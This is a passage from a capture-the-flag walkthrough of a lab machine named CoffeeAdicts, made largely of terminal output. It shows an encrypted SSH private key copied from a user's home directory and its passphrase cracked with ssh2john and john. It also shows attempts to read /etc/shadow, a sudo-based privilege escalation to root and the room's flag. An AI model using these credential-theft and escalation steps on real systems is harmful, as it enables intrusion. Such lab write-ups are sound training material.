proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
gus:x:1000:1000:gus,,,:/home/gus:/bin/bash
mysql:x:111:115:MySQL Server,,,:/nonexistent:/bin/false
badbyte:x:1001:1001:,,,:/home/badbyte:/bin/bash
```

```
cd /home
ls
ls -l
total 0
cd /home/gus/
ls -l
total 0
whoami
www-data
ls -la
total 0
ls -la /home
total 16
drwxr-xr-x  4 root    root    4096 Apr  6  2021 .
drwxr-xr-x 23 root    root    4096 Apr  6  2021 ..
drwxr-xr-x  5 badbyte badbyte 4096 Apr 15  2021 badbyte
drwxr-xr-x  5 gus     gus     4096 Apr  6  2021 gus
```

```
ls -la /home/gus
total 44
drwxr-xr-x 5 gus  gus  4096 Apr  6  2021 .
drwxr-xr-x 4 root root 4096 Apr  6  2021 ..
-rw------- 1 gus  gus    13 Apr  6  2021 .bash_history
-rw-r--r-- 1 gus  gus   220 Apr  6  2021 .bash_logout
-rw-r--r-- 1 gus  gus  3771 Apr  6  2021 .bashrc
drwx------ 2 gus  gus  4096 Apr  6  2021 .cache
drwx------ 3 gus  gus  4096 Apr  6  2021 .gnupg
drwxrwxr-x 3 gus  gus  4096 Apr  6  2021 .local
-rw-r--r-- 1 gus  gus   807 Apr  6  2021 .profile
-rw-r--r-- 1 gus  gus     0 Apr  6  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 gus  gus   181 Apr  6  2021 readme.txt
-rw-rw-r-- 1 gus  gus    25 Apr  6  2021 user.txt
ls -la /badbyte
ls -la /home/badbyte
total 40
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15  2021 .
drwxr-xr-x 4 root    root    4096 Apr  6  2021 ..
-rw------- 1 badbyte badbyte  336 Apr 15  2021 .bash_history
-rw-r--r-- 1 badbyte badbyte  220 Apr  6  2021 .bash_logout
-rw-r--r-- 1 badbyte badbyte 3771 Apr  6  2021 .bashrc
drwx------ 2 badbyte badbyte 4096 Apr  6  2021 .cache
drwx------ 3 badbyte badbyte 4096 Apr  6  2021 .gnupg
-rw------- 1 root    root     101 Apr 15  2021 .mysql_history
-rw-r--r-- 1 badbyte badbyte  807 Apr  6  2021 .profile
drwxr-xr-x 2 root    root    4096 Apr  6  2021 .ssh
```

```
www-data@CoffeeAdicts:..$
www-data@CoffeeAdicts:..$ cd /home
cd /home
www-data@CoffeeAdicts:/home$ ls
ls
badbyte  gus
www-data@CoffeeAdicts:/home$ cd gus
cd gus
www-data@CoffeeAdicts:/home/gus$ ls -al
ls -al
total 44
drwxr-xr-x 5 gus  gus  4096 Apr  6  2021 .
drwxr-xr-x 4 root root 4096 Apr  6  2021 ..
-rw------- 1 gus  gus    13 Apr  6  2021 .bash_history
-rw-r--r-- 1 gus  gus   220 Apr  6  2021 .bash_logout
-rw-r--r-- 1 gus  gus  3771 Apr  6  2021 .bashrc
drwx------ 2 gus  gus  4096 Apr  6  2021 .cache
drwx------ 3 gus  gus  4096 Apr  6  2021 .gnupg
drwxrwxr-x 3 gus  gus  4096 Apr  6  2021 .local
-rw-r--r-- 1 gus  gus   807 Apr  6  2021 .profile
-rw-r--r-- 1 gus  gus     0 Apr  6  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 gus  gus   181 Apr  6  2021 readme.txt
-rw-rw-r-- 1 gus  gus    25 Apr  6  2021 user.txt
www-data@CoffeeAdicts:/home/gus$ cat readme.txt
cat readme.txt
hello, admin.

as you can see your site has been hacked, any attempt of fixing it is futile, as we removed you from the sudoers and we changed the root passwo
rd.

~Nicolas Fritzges
www-data@CoffeeAdicts:/home/gus$
```

```
kali@kali: ~                                                    Usage: 4%
File  Actions  Edit  View  Help
www-data@CoffeeAdicts:/home$ ls
ls
badbyte  gus
www-data@CoffeeAdicts:/home$ cd badbyte
cd badbyte
www-data@CoffeeAdicts:/home/badbyte$ ls
ls
www-data@CoffeeAdicts:/home/badbyte$ ls -al
ls -al
total 40
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15  2021 .
drwxr-xr-x 4 root    root    4096 Apr  6  2021 ..
-rw------- 1 badbyte badbyte  336 Apr 15  2021 .bash_history
-rw-r--r-- 1 badbyte badbyte  220 Apr  6  2021 .bash_logout
-rw-r--r-- 1 badbyte badbyte 3771 Apr  6  2021 .bashrc
drwx------ 2 badbyte badbyte 4096 Apr  6  2021 .cache
drwx------ 3 badbyte badbyte 4096 Apr  6  2021 .gnupg
-rw------- 1 root    root     101 Apr 15  2021 .mysql_history
-rw-r--r-- 1 badbyte badbyte  807 Apr  6  2021 .profile
drwxr-xr-x 2 root    root    4096 Apr  6  2021 .ssh
www-data@CoffeeAdicts:/home/badbyte$ cat '.mysql_history'
cat '.mysql_history'
cat: .mysql_history: Permission denied
www-data@CoffeeAdicts:/home/badbyte$ cat '.ssh'
cat '.ssh'
cat: .ssh: Is a directory
www-data@CoffeeAdicts:/home/badbyte$ cd .ssh
cd .ssh
www-data@CoffeeAdicts:/home/badbyte/.ssh$ ls
ls
id_rsa
www-data@CoffeeAdicts:/home/badbyte/.ssh$ ls -al
ls -al
total 12
drwxr-xr-x 2 root    root    4096 Apr  6  2021 .
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15  2021 ..
-rw-r--r-- 1 root    root    1766 Apr  6  2021 id_rsa
www-data@CoffeeAdicts:/home/badbyte/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,62A318CC0E383648054CF4A211B5BC73

PaK8I9lUsr6gpOoNyTBkcg9NezPIKDfw8uuHWzUFOqtV8hkhgnx/8b9yjD5UQ2rX
nvOcdyVzhfpr293+48mmC1IHq3vMV3db9kqeIJ4LjG7A3yqjD6yw4Gy1NzibWrYT
BLB0MZc5c7st/JPth3cdEwAfIy9d2zm/2NP7cWdBJxBU7eC6jVZClO8nPYVT4rx0
UOPmZfOJfPsK/uaxhP15mMDxi/TiJN6jZ6GB8rbPsagGUT/gGD+iAHiuc+A5M5ko
fSG3+qLs4146Db+DNMRSsx8Lwc+ilGYrbcnWVBZjA5pbKO3YyDkxIY7JealJk4xK
MLL6ZdqW7t0k0R8nKr7YW0Ij2LGAvNeVD7S14p4ebKtTTMFn6iq+zCVeu6zFOWjO
```

We were able to locate a file named **id_rsa** under directory **badbyte**. This file contained an RSA private key. Copy RSA Private Key as highlighted below.

```
www-data@CoffeeAdicts:/home/badbyte$ cd .ssh
cd .ssh
www-data@CoffeeAdicts:/home/badbyte/.ssh$ ls
ls
id_rsa
www-data@CoffeeAdicts:/home/badbyte/.ssh$ ls -al
ls -al
total 12
drwxr-xr-x 2 root    root    4096 Apr  6  2021 .
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15  2021 ..
-rw-r--r-- 1 root    root    1766 Apr  6  2021 id_rsa
www-data@CoffeeAdicts:/home/badbyte/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,62A318CC0E383648054CF4A211B5BC73

PaK8I9lUsr6gpOoNyTBkcg9NezPIKDfw8uuHWzUFOqtV8hkhgnx/8b9yjD5UQ2rX
nvOcdyVzhfpr293+48mmC1IHq3vMV3db9kqeIJ4LjG7A3yqjD6yw4Gy1NzibWrYT
BLB0MZc5c7st/JPth3cdEwAfIy9d2zm/2NP7cWdBJxBU7eC6jVZClO8nPYVT4rx0
UOPmZfOJfPsK/uaxhP15mMDxi/TiJN6jZ6GB8rbPsagGUT/gGD+iAHiuc+A5M5ko
fSG3+qLs4146Db+DNMRSsx8Lwc+ilGYrbcnWVBZjA5pbKO3YyDkxIY7JealJk4xK
MLL6ZdqW7t0k0R8nKr7YW0Ij2LGAvNeVD7S14p4ebKtTTMFn6iq+zCVeu6zFOWjO
gwgJOkKq9P9+gvl4YxCNUFpugukFgr6FqklsQhCtGNmi+9+riu8Q2ioyCv45xXcw
Sw06OlldsUK7rVMIJZuPVESY8aTmSv59vR7PZUXLHp2RN9z676/eak3y5zqwXkVY
oR4Fbd569n5NRmV8GbPruT0BJcy0A+/hZVxulziLqP1CIR9RkOfH0uvoO/6TD77p
D61nqaci6sVSycuGIymINAi2BoVtWKwgwh+hCXQojRDfIRmuZlZs0nrek4hfp9E3
zA4vcWBVnBs+Xye1lNoLnxvd1rs9AJkpZ10SfJxC1euGhl0yiZ+8y64CGpT6q9Ta
5iWg/wA46yQq5jRLi2FwVzL3lKZgE59OreE0G96tpJZxfN4kisOj0koTxmJXLM4O
eTZSNLN9hJaKx7qGH9Si6wppFKuR43WYwteh7f8htG6u3ODpRE2UiRlwgLVydEyO
PZleAPQuL3SFoifTfKNVwskOT9STQHVa76D+txBK3qfRvpPPezA4PIsnOWbPFi9w
shkWYH358DJkxY8+akqBWC7rtuiCIvEWsFMa/ulkY+9bzDW7pqb3+hA3xtF9VMnC
I1XqaIYzG7+l3uuT1LJtQcdm4DwllKhr2pxApAvmHt7YiZahxNZtK+qYJeloyU3f
YvVq+ITRMl9RXcXR+JZi7plJ5KiVirxZFrMtvoTX+O5BTqdQgED13SzbVZTullrV
cIwm+gLsse8l0f/q5KbnuNlz5+3/YZoTfPePLGqAtqNP5k/5cRuRV5u6U8xUX29K
k/XOQ/ecKTXKOveLfJl29mcOxUefgxVggZhir2/ewrUgfMsAa+i3hDH1NIkMVXCx
iBzrj+YQCdFg1OpvWhXJ1eEH1Qq9y6kwS+chFf16Bh24ZrmgGSd25zfugWxPyZOM
t+Bv1kOpjdP/JgqkSBA6pvrH4d4ZqJR/Yrnoiky55PoZGmntJqcUdeyNNwdgIyMv
AOMJWH6lLqMN8xPPuPi78ypE5E9oJ/axNlq9v30/JeYhWcTb/l51CSGvwD8hThqK
AW9HxmeJhjJv3RqlhB2nIPZhitQ9wb+cduz0MGZ+yA26AQQhGdpHusEPktu3jwN+
RhjxPcPxNIaijkCTT4×5ZqkRSq3PRQwJ3O7ARKoXoLTScB8KSUhicmstC20ixRGx
svjCWYbFufc6ITOzNCCeM9gUS+WsPs5aJ+nfx5bj+ijSNSUH4UKpPFniHsVY2W8E
-----END RSA PRIVATE KEY-----
www-data@CoffeeAdicts:/home/badbyte/.ssh$
```

On another terminal window, open **nano** text editor to paste copied RSA key.

```
kali@kali: ~/labs/pentest
File  Actions  Edit  View  Help
  GNU nano 6.0                                   rootinfo.txt
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,62A318CC0E383648054CF4A211B5BC73

PaK8I9lUsr6gpOoNyTBkcg9NezPIKDfw8uuHWzUFOqtV8hkhgnx/8b9yjD5UQ2rX
nvOcdyVzhfpr293+48mmC1IHq3vMV3db9kqeIJ4LjG7A3yqjD6yw4Gy1NzibWrYT
BLB0MZc5c7st/JPth3cdEwAfIy9d2zm/2NP7cWdBJxBU7eC6jVZClO8nPYVT4rx0
UOPmZfOJfPsK/uaxhP15mMDxi/TiJN6jZ6GB8rbPsagGUT/gGD+iAHiuc+A5M5ko
fSG3+qLs4146Db+DNMRSsx8Lwc+ilGYrbcnWVBZjA5pbKO3YyDkxIY7JealJk4xK
MLL6ZdqW7t0k0R8nKr7YW0Ij2LGAvNeVD7S14p4ebKtTTMFn6iq+zCVeu6zFOWjO
gwgJOkKq9P9+gvl4YxCNUFpugukFgr6FqklsQhCtGNmi+9+riu8Q2ioyCv45xXcw
Sw06OlldsUK7rVMIJZuPVESY8aTmSv59vR7PZUXLHp2RN9z676/eak3y5zqwXkVY
oR4Fbd569n5NRmV8GbPruT0BJcy0A+/hZVxulziLqP1CIR9RkOfH0uvoO/6TD77p
D61nqaci6sVSycuGIymINAi2BoVtWKwgwh+hCXQojRDfIRmuZlZs0nrek4hfp9E3
zA4vcWBVnBs+Xye1lNoLnxvd1rs9AJkpZ10SfJxC1euGhl0yiZ+8y64CGpT6q9Ta
5iWg/wA46yQq5jRLi2FwVzL3lKZgE59OreE0G96tpJZxfN4kisOj0koTxmJXLM4O
eTZSNLN9hJaKx7qGH9Si6wppFKuR43WYwteh7f8htG6u3ODpRE2UiRlwgLVydEyO
PZleAPQuL3SFoifTfKNVwskOT9STQHVa76D+txBK3qfRvpPPezA4PIsnOWbPFi9w
shkWYH358DJkxY8+akqBWC7rtuiCIvEWsFMa/ulkY+9bzDW7pqb3+hA3xtF9VMnC
I1XqaIYzG7+l3uuT1LJtQcdm4DwllKhr2pxApAvmHt7YiZahxNZtK+qYJeloyU3f
YvVq+ITRMl9RXcXR+JZi7plJ5KiVirxZFrMtvoTX+O5BTqdQgED13SzbVZTullrV
cIwm+gLsse8l0f/q5KbnuNlz5+3/YZoTfPePLGqAtqNP5k/5cRuRV5u6U8xUX29K
k/XOQ/ecKTXKOveLfJl29mcOxUefgxVggZhir2/ewrUgfMsAa+i3hDH1NIkMVXCx
iBzrj+YQCdFg1OpvWhXJ1eEH1Qq9y6kwS+chFf16Bh24ZrmgGSd25zfugWxPyZOM
t+Bv1kOpjdP/JgqkSBA6pvrH4d4ZqJR/Yrnoiky55PoZGmntJqcUdeyNNwdgIyMv
AOMJWH6lLqMN8xPPuPi78ypE5E9oJ/axNlq9v30/JeYhWcTb/l51CSGvwD8hThqK
AW9HxmeJhjJv3RqlhB2nIPZhitQ9wb+cduz0MGZ+yA26AQQhGdpHusEPktu3jwN+
RhjxPcPxNIaijkCTT4×5ZqkRSq3PRQwJ3O7ARKoXoLTScB8KSUhicmstC20ixRGx
svjCWYbFufc6ITOzNCCeM9gUS+WsPs5aJ+nfx5bj+ijSNSUH4UKpPFniHsVY2W8E
-----END RSA PRIVATE KEY-----
                                   [ Read 30 lines ]
^G Help    ^O Write Out  ^W Where Is   ^K Cut     ^T Execute   ^C Location  M-U Undo    M-A Set Mark   M-] To Bracket
^X Exit    ^R Read File  ^\ Replace    ^U Paste   ^J Justify   ^/ Go To Line M-E Redo    M-6 Copy       ^Q Where Was
```

Upon attempting to connect to the target via ssh using the private key, a passphrase prompt appears, indicating that we need to do more digging for a passphrase or public key.

```
kali@kali: ~/labs/pentest
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ cd labs/pentest

┌──(kali㉿kali)-[~/labs/pentest]
└─$ ls
info.txt  malicious-wordpress-plugin  reverseshell.php  rootinfo.txt

┌──(kali㉿kali)-[~/labs/pentest]
└─$ mv rootinfo.txt rootrsa.txt

┌──(kali㉿kali)-[~/labs/pentest]
└─$ chmod 600 rootrsa.txt

┌──(kali㉿kali)-[~/labs/pentest]
└─$ ssh -i rootrsa.txt badbyte@192.168.56.11
Enter passphrase for key 'rootrsa.txt': 
```

Use of **ssh2john** to hash the private key file to be used for John the Ripper password cracking tool. After running several default Kali Linux wordlists without success, running **john** on the hashed file using **rockyou.txt** revealed the passphrase to be used with the private key. Cracked password = password.

```
┌──(kali㉿kali)-[~]
└─$ cd labs/pentest

┌──(kali㉿kali)-[~/labs/pentest]
└─$ ssh2john rootrsa.txt > rsahash.txt

┌──(kali㉿kali)-[~/labs/pentest]
└─$ ls
hashedkey.txt  info.txt  malicious-wordpress-plugin  reverseshell.php  rootrsa.txt  rsahash.txt

┌──(kali㉿kali)-[~/labs/pentest]
└─$ john rsahash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

┌──(kali㉿kali)-[~/labs/pentest]
└─$ john rsahash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (rootrsa.txt)
1g 0:00:00:00 DONE (2022-04-08 00:34) 100.0g/s 1600p/s 1600c/s 1600C/s 123456..jessica
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

With cracked password, log on to ssh server as *badbyte*.

```
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (rootrsa.txt)
1g 0:00:00:00 DONE (2022-04-08 00:34) 100.0g/s 1600p/s 1600c/s 1600C/s 123456..jessica
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/labs/pentest]
└─$ ssh -i rootrsa.txt badbyte@192.168.56.11
Enter passphrase for key 'rootrsa.txt':
badbyte@192.168.56.11's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-140-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Apr  7 20:36:04 AKDT 2022

  System load:  0.05              Processes:            97
  Usage of /:   52.3% of 7.81GB   Users logged in:      0
  Memory usage: 36%               IP address for enp0s3: 192.168.56.11
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
11 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Thu Apr 15 15:56:55 2021 from 192.168.0.6
badbyte@CoffeeAdicts:~$
```

```
1  2  3  4
badbyte@CoffeeAdicts: ~
File  Actions  Edit  View  Help
Last login: Thu Apr 15 15:56:55 2021 from 192.168.0.6
badbyte@CoffeeAdicts:~$ pwd
/home/badbyte
badbyte@CoffeeAdicts:~$ ls
badbyte@CoffeeAdicts:~$ ls -al
total 40
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15  2021 .
drwxr-xr-x 4 root    root    4096 Apr  6  2021 ..
-rw-------- 1 badbyte badbyte  336 Apr 15  2021 .bash_history
-rw-r--r-- 1 badbyte badbyte  220 Apr  6  2021 .bash_logout
-rw-r--r-- 1 badbyte badbyte 3771 Apr  6  2021 .bashrc
drwx------ 2 badbyte badbyte 4096 Apr  6  2021 .cache
drwx------ 3 badbyte badbyte 4096 Apr  6  2021 .gnupg
-rw-------- 1 root    root     101 Apr 15  2021 .mysql_history
-rw-r--r-- 1 badbyte badbyte  807 Apr  6  2021 .profile
drwxr-xr-x 2 root    root    4096 Apr  6  2021 .ssh
badbyte@CoffeeAdicts:~$ cat 'mysql_history'
cat: mysql_history: No such file or directory
badbyte@CoffeeAdicts:~$ cat '.mysql_history'
cat: .mysql_history: Permission denied
badbyte@CoffeeAdicts:~$ sudo cat '.mysql_history'
[sudo] password for badbyte:
Sorry, user badbyte is not allowed to execute '/bin/cat .mysql_history' as root on CoffeeAdicts.
badbyte@CoffeeAdicts:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
badbyte@CoffeeAdicts:~$ sudo cat /etc/shadow
[sudo] password for badbyte:
Sorry, user badbyte is not allowed to execute '/bin/cat /etc/shadow' as root on CoffeeAdicts.
badbyte@CoffeeAdicts:~$ su
Password:
su: Authentication failure
badbyte@CoffeeAdicts:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

View permissions for user *badbyte*. Attacker has root permission and limited command usage: /opt/Badbyte/shell.

```
badbyte@CoffeeAdicts:~$ sudo adduser
[sudo] password for badbyte:
Sorry, user badbyte is not allowed to execute '/usr/sbin/adduser' as root on CoffeeAdicts.
badbyte@CoffeeAdicts:~$ sudo -l -l
[sudo] password for badbyte:
Matching Defaults entries for badbyte on CoffeeAdicts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User badbyte may run the following commands on CoffeeAdicts:

Sudoers entry:
    RunAsUsers: root
    Commands:
        /opt/BadByte/shell
badbyte@CoffeeAdicts:~$
```


Navigating to the directory indicated by the specified sudo privileges for badbyte, we find a shell executable that can be run as root by badbyte. Running this shell with sudo privileges does not initially grant root access as we cannot access the /etc/sudoers file with just this executable. Spawning a shell from this privileged shell permits escalation of privileges and root access to the /etc/sudoers file.


```
File  Actions  Edit  View  Help
root@CoffeeAdicts:/opt/BadByte# cd /root
root@CoffeeAdicts:/root# ls
root.txt
root@CoffeeAdicts:/root# cat root.txt
THM{in_the_shell_master}
root@CoffeeAdicts:/root#
```

